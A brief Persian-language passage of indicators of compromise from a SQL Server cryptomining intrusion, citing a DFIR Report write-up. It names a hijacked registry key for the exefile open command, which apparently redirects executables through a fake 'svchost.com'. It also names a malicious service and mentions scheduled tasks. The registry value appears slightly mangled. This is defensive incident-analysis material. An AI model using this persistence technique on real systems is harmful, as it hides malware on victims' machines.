کلید رجیستری:

HKLM\SOFTWARE\Classes\exefile\shell\open\command

مقدار (Value):

*% "SystemRoot%\svchost.com "%1%

نام سرویس:

sqlbrowsers و چند سرویس دیگر که در فایل‌های .bat بالا (در بخش artifacts) آمده‌اند.

Scheduled Tasks:

چندین تسک زمان‌بندی‌شده ایجاد شده‌اند، که جزئیات آن‌ها در فایل‌های .bat بالا در بخش artifacts آمده است.

منبع:

https://thedfirreport.com/2020/04/20/sqlserver-or-the-miner-in-the-basement